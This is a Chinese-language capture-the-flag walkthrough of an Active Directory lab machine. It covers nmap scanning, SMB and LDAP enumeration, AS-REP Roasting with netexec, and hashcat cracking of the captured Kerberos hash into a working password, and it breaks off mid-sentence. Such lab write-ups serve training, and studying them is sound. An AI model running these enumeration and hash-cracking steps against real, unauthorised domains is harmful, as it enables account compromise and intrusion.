
一、Nmap#
TCP 全端口扫描:
$ sudo nmap -sS -p- -Pn -n -T4 --min-rate 5000 10.129.36.108 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-28 03:12 EDT
Nmap scan report for 10.129.36.108
Host is up (0.0069s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
389/tcp  open  ldap
445/tcp  open  microsoft-ds
593/tcp  open  http-rpc-epmap
3268/tcp open  globalcatLDAP
5985/tcp open  wsman
整理开放端口:
$ cat tcp_ports.nmap | grep -oP '^\d+' | paste -s -d ','
53,88,135,389,445,593,3268,5985
对开放端口进行详细扫描:
$ sudo nmap -sV -sC --reason -Pn -n -p 53,88,135,389,445,593,3268,5985 10.129.36.108 -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-28 03:14 EDT
Nmap scan report for 10.129.36.108
Host is up, received user-set (0.0071s latency).

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-07-28 14:14:09Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-07-28T14:14:10
|_  start_date: N/A
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.82 seconds根据端口的开放情况,目标是 AD 中的 DC。
将扫描结果中出现的域名 BLACKFIELD.local 添加到本地 hosts 文件当中:
$ echo '10.129.36.108 BLACKFIELD.local' | sudo tee -a /etc/hosts
10.129.36.108 BLACKFIELD.local二、枚举#
1、SMB#
匿名枚举 SMB 共享资源:
$ smbmap -H 10.129.36.108 -u '' -p ''

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.36.108, no fun for you...
[*] Closed 1 connections
尝试用 guest 用户 + 空密码进行枚举:
$ smbmap -H 10.129.36.108 -u 'guest' -p ''

[+] IP: 10.129.36.108:445       Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
[*] Closed 1 connections
有两个可读的共享资源,其中 IPC$ 并不用于共享文件,主要是提供一个命名管道,用于进程间的通信或者远程管理。
因此,我打算用 netexec 枚举 profiles$ 共享中的文件:
$ netexec smb 10.129.36.108 -u 'guest' -p '' --spider profiles$ --pattern '' >> smb_profiles仅看非目录的文件:
cat smb_profiles | grep -vP '\[dir\]|\[\*\]|\[\+\]'发现输出是空的,这说明该共享资源中都是目录文件:
$ cat smb_profiles | grep -vP '\[\*\]'
SMB                      10.129.36.108   445    DC01             [+] BLACKFIELD.local\guest:
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/. [dir]
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/.. [dir]
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/AAlleni [dir]
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/ABarteski [dir]
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/ABekesz [dir]
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/ABenzies [dir]
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/ABiemiller [dir]
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/AChampken [dir]
SMB                      10.129.36.108   445    DC01             //10.129.36.108/profiles$/ACheretei [dir]
[snip]
这些目录名很有意思,似乎是以用户名命名的,我打算将它们提取到用户字典中:
$ cat smb_profiles | grep -oP 'profiles\$/\K[a-zA-Z\-_]+' | awk '!seen[$0]++' >> users.txt

$ cat users.txt
AAlleni
ABarteski
ABekesz
ABenzies
ABiemiller
AChampken
ACheretei
ACsonaki
AHigchens
AJaquemai
AKlado
AKoffenburger
AKollolli
[snip]2、LDAP#
LDAP 匿名搜索用户:
$ netexec ldap 10.129.36.108 -u '' -p '' --users
LDAP        10.129.36.108   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local) (signing:None) (channel binding:Unknown)
LDAP        10.129.36.108   389    DC01             [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAP        10.129.36.108   389    DC01             [+] BLACKFIELD.local\:
LDAP        10.129.36.108   389    DC01             [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
用 guest + 空密码依旧是同样的报错:
$ netexec ldap 10.129.36.108 -u 'guest' -p '' --users
LDAP        10.129.36.108   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local) (signing:None) (channel binding:Unknown)
LDAP        10.129.36.108   389    DC01             [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAP        10.129.36.108   389    DC01             [+] BLACKFIELD.local\guest:
LDAP        10.129.36.108   389    DC01             [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
报错提示:LDAP Search 操作失败,需要 bind 成功后才能执行此操作。
netexec 提供了 --debug 参数用于调试。在调试信息中,我发现两次报错确实源于 LDAP Search 操作:
DEBUG    Search Filter=(userAccountControl:1.2.840.113556.1.4.803:=8192)
DEBUG    Search Filter=(sAMAccountType=805306368)
但是,根据 WireShark 的流量包,bind 操作是成功的。

客户端发起 bindRequest,采用的是 SASL Bind,并在 GSS-SPNEGO 中拟定采用 NTLM 认证方式,顺带还将 NTLM 的第一步(NTLM Negotiate)发送给了 DC:

DC 收到后,接收了 NTLM 认证方式,并发出 NTLM Challenge:

客户端随后完成最后一步,即 NTLM Auth:
DC 返回:
resultCode: success (0)表示 Bind 成功。
因此,这次失败的主要原因是 LDAP Search 失败了,这大概率和权限有关。
用 ldapsearch 进行查询:
$ ldapsearch -H ldap://10.129.36.108 -s base -x namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=BLACKFIELD,DC=local
namingcontexts: CN=Configuration,DC=BLACKFIELD,DC=local
namingcontexts: CN=Schema,CN=Configuration,DC=BLACKFIELD,DC=local
namingcontexts: DC=DomainDnsZones,DC=BLACKFIELD,DC=local
namingcontexts: DC=ForestDnsZones,DC=BLACKFIELD,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

$ ldapsearch -H ldap://10.129.36.108 -b 'DC=BLACKFIELD,DC=local' -x
# extended LDIF
#
# LDAPv3
# base <DC=BLACKFIELD,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1

$ ldapsearch -H ldap://10.129.36.108 -b 'DC=BLACKFIELD,DC=local' -x -D 'guest@BLACKFIELD.local'
# extended LDIF
#
# LDAPv3
# base <DC=BLACKFIELD,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1除了 RootDSE 中的 namingcontexts 属性,其他信息均无法获取,而且给出的报错信息和 netexec 给出的一致。
三、AS-REP Roasting#
Kerberos 认证中,如果用户没有开启预认证,即可无凭证向 KDC 申请 TGT,接着针对 AS-REP 中的加密数据以及 Hash 值可以进行本地爆破用户的明文密码。
关于 AS-REP Roast 和本地破解密码的原理,我在 Forest 靶机有详细讲过,有兴趣的朋友可以查看那篇文章,这里不再赘述。
结果:
$ netexec ldap 10.129.36.108 -u users.txt -p '' --asreproast output.txt
       $krb5asrep$23$support@BLACKFIELD.LOCAL:12f213ae037c61eb650004d443aa4cfb$96ef4858781c3cea3fda727827df2d90c97e4bb98f56a7bcc0d09c9ad1aefb828a964df461be5f377cae812f17a854210dd502491d27ad2e6a9fdcef8227baa52e7af74d00d5b14a2b23737f74ee70e484d822e292091081f072e28f735340d9dd150c12a28b326ec3672a0a10cde54274975c64b99ef357e0d38a902bb246b649965b643044edb0bc574cd3ab0c34dc8d342384fe9700dd36acaaf94f406a0ba56b43079201968106c50bb580706d61d182b401df6b501c286f59506de3c7eeabfa989c966270fab5eae38611d3bec20eb4f89f30ac65e9ac6757406c1b734478a09e848bb1b0605987f5e778f9949f48985916
通过 hashcat 的 --example-hashes 可以找到对应的 Hash Mode:
.\hashcat.exe --example-hashes | rg -i '\$krb5asrep\$23\$'
  Example.Hash........: $krb5asrep$23$user@domain.com:3e156ada591263b8a...102ac [Truncated, use --mach for full length]
本地破解密码:
.\hashcat.exe -m 18200 '$krb5asrep$23$support@BLACKFIELD.LOCAL:12f213ae037c61eb650004d443aa4cfb$96ef4858781c3cea3fda727827df2d90c97e4bb98f56a7bcc0d09c9ad1aefb828a964df461be5f377cae812f17a854210dd502491d27ad2e6a9fdcef8227baa52e7af74d00d5b14a2b23737f74ee70e484d822e292091081f072e28f735340d9dd150c12a28b326ec3672a0a10cde54274975c64b99ef357e0d38a902bb246b649965b643044edb0bc574cd3ab0c34dc8d342384fe9700dd36acaaf94f406a0ba56b43079201968106c50bb580706d61d182b401df6b501c286f59506de3c7eeabfa989c966270fab5eae38611d3bec20eb4f89f30ac65e9ac6757406c1b734478a09e848bb1b0605987f5e778f9949f48985916' .\rockyou.txt

[snip]
$krb5asrep$23$support@BLACKFIELD.LOCAL:12f213ae037c61eb650004d443aa4cfb$96ef4858781c3cea3fda727827df2d90c97e4bb98f56a7bcc0d09c9ad1aefb828a964df461be5f377cae812f17a854210dd502491d27ad2e6a9fdcef8227baa52e7af74d00d5b14a2b23737f74ee70e484d822e292091081f072e28f735340d9dd150c12a28b326ec3672a0a10cde54274975c64b99ef357e0d38a902bb246b649965b643044edb0bc574cd3ab0c34dc8d342384fe9700dd36acaaf94f406a0ba56b43079201968106c50bb580706d61d182b401df6b501c286f59506de3c7eeabfa989c966270fab5eae38611d3bec20eb4f89f30ac65e9ac6757406c1b734478a09e848bb1b0605987f5e778f9949f48985916:#00^BlackKnight
[snip]
获得凭证:
username: support
password: #00^BlackKnight四、support#
1、WinRM#
support 账户不支持登入 WinRM:
$ netexec winrm 10.129.229.17 -u 'support' -p '#00^BlackKnight'
WINRM       10.129.229.17   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM 10.129.229.17 5985 DC01 [-] BLACKFIELD.local\support:#00^BlackKnight2、SMB#
SMB 共享资源枚举:
$ smbmap -H 10.129.229.17 -u 'support' -p '#00^BlackKnight'

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.229.17:445       Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connection
其中的 IPC$ 并不对应文件,它提供的是命名管道,用于两个进程之间互相访问或者管理。
SYSVOL、NETLOGON 也是共享资源中的“老常客”,前者常用于存放组策略和公共文件,后者常用于存放与登入相关的资源。
profiles$ 是一个自定义共享,之前已经看到过其中的内容了。
分别枚举一下 SYSVOL、NETLOGON 中的资源:
$ cat smb_sysvol | rg -v '\[dir\]|\[\*\]|\[\+\]'
SMB                      10.129.229.17   445    DC01             //10.129.229.17/SYSVOL/BLACKFIELD.local/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI [lastm:'2020-02-23 19:20' size:22]
SMB                      10.129.229.17   445    DC01             //10.129.229.17/SYSVOL/BLACKFIELD.local/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol [lastm:'2020-02-23 19:20' size:2796]
SMB                      10.129.229.17   445    DC01             //10.129.229.17/SYSVOL/BLACKFIELD.local/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf [lastm:'2020-02-23 19:13' size:1098]
SMB                      10.129.229.17   445    DC01             //10.129.229.17/SYSVOL/BLACKFIELD.local/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI [lastm:'2020-02-23 23:31' size:22]
SMB 10.129.229.17 445 DC01 //10.129.229.17/SYSVOL/BLACKFIELD.local/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf [lastm:'2020-02-23 23:31' size:3764]$ netexec smb 10.129.229.17 -u 'support' -p '#00^BlackKnight' --spider NETLOGON --pattern '' >> smb_netlogon
$ cat smb_netlogon
SMB 10.129.229.17 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.129.229.17 445 DC01 [+] BLACKFIELD.local\support:#00^BlackKnight
SMB 10.129.229.17 445 DC01 [*] Spidering .
SMB 10.129.229.17 445 DC01 //10.129.229.17/NETLOGON/. [dir]
SMB 10.129.229.17 445 DC01 //10.129.229.17/NETLOGON/.. [dir]并没有什么有意思的信息。
3、LDAP#
枚举用户:
$ netexec ldap 10.129.229.17 -u 'support' -p '#00^BlackKnight' --users
LDAP        10.129.229.17   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local) (signing:None) (channel binding:Unknown)
LDAP        10.129.229.17   389    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight
LDAP        10.129.229.17   389    DC01             [*] Enumerated 315 domain users: BLACKFIELD.local
LDAP        10.129.229.17   389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.229.17   389    DC01             Administrator                 2020-02-24 02:09:53 0        Built-in account for administering the computer/domain
LDAP        10.129.229.17   389    DC01             Guest                         2020-06-04 00:18:28 0        Built-in account for guest access to the computer/domain
LDAP        10.129.229.17   389    DC01             krbtgt                        2020-02-24 02:08:31 0        Key Distribution Center Service Account
LDAP        10.129.229.17   389    DC01             audit2020                     2020-09-22 06:35:06 3
LDAP        10.129.229.17   389    DC01             support                       2020-02-24 01:53:23 1
LDAP        10.129.229.17   389    DC01             BLACKFIELD764430              2020-02-23 20:43:18 0
[snip|大量 BLACKFIELD 开头的账户]
LDAP        10.129.229.17   389    DC01             BLACKFIELD438814              2020-02-23 20:49:26 0
LDAP        10.129.229.17   389    DC01             svc_backup                    2020-02-24 01:54:48 0
LDAP        10.129.229.17   389    DC01             lydericlefebvre               2020-02-29 06:33:35 0        @lydericlefebvre - VM Creator
其中有大量的以 BLACKFIELD 开头的账户,而且都是在一个时间段内批量创建的,因此大概率是噪音。
将新出现的用户添加到用户字典当中:
$ cat tmp | awk '{print $5}' | rg -v '^BLACKFIELD'
Administrator
Guest
krbtgt
audit2020
support
svc_backup
lydericlefebvre
以 objectClass=* 作为 Filter 进行 LDAP Search:
$ ldapsearch -H ldap://10.129.229.17 -x -b 'DC=BLACKFIELD,DC=local' -w '#00^BlackKnight' -D 'support@BLACKFIELD.local' >> ldapsearch_results
objectClass=*是ldapsearch的默认 Filter。
有两万多行的结果:
$ wc -l ldapsearch_results
20363 ldapsearch_results
检索几个感兴趣的信息之后,并没有发现什么有意思的。
账户锁定策略:
$ cat ldapsearch_results | rg -i 'lockout' | awk '!seen[$0]++'
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
30 分钟的锁定时间、30 分钟的观察窗口,但是并没有开启账户锁定。
4、AS-REP Roasting#
我打算对:
audit2020
svc_backup
lydericlefebvre
再次进行 AS-REP Roast:
$ netexec ldap 10.129.229.17 -u new.txt -p '' --asreproast o.txt
LDAP        10.129.229.17   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local) (signing:None) (channel binding:Unknown)
没有输出,说明这些用户全都开启了预认证,这点可以在 WireShark 中很清楚地看到:
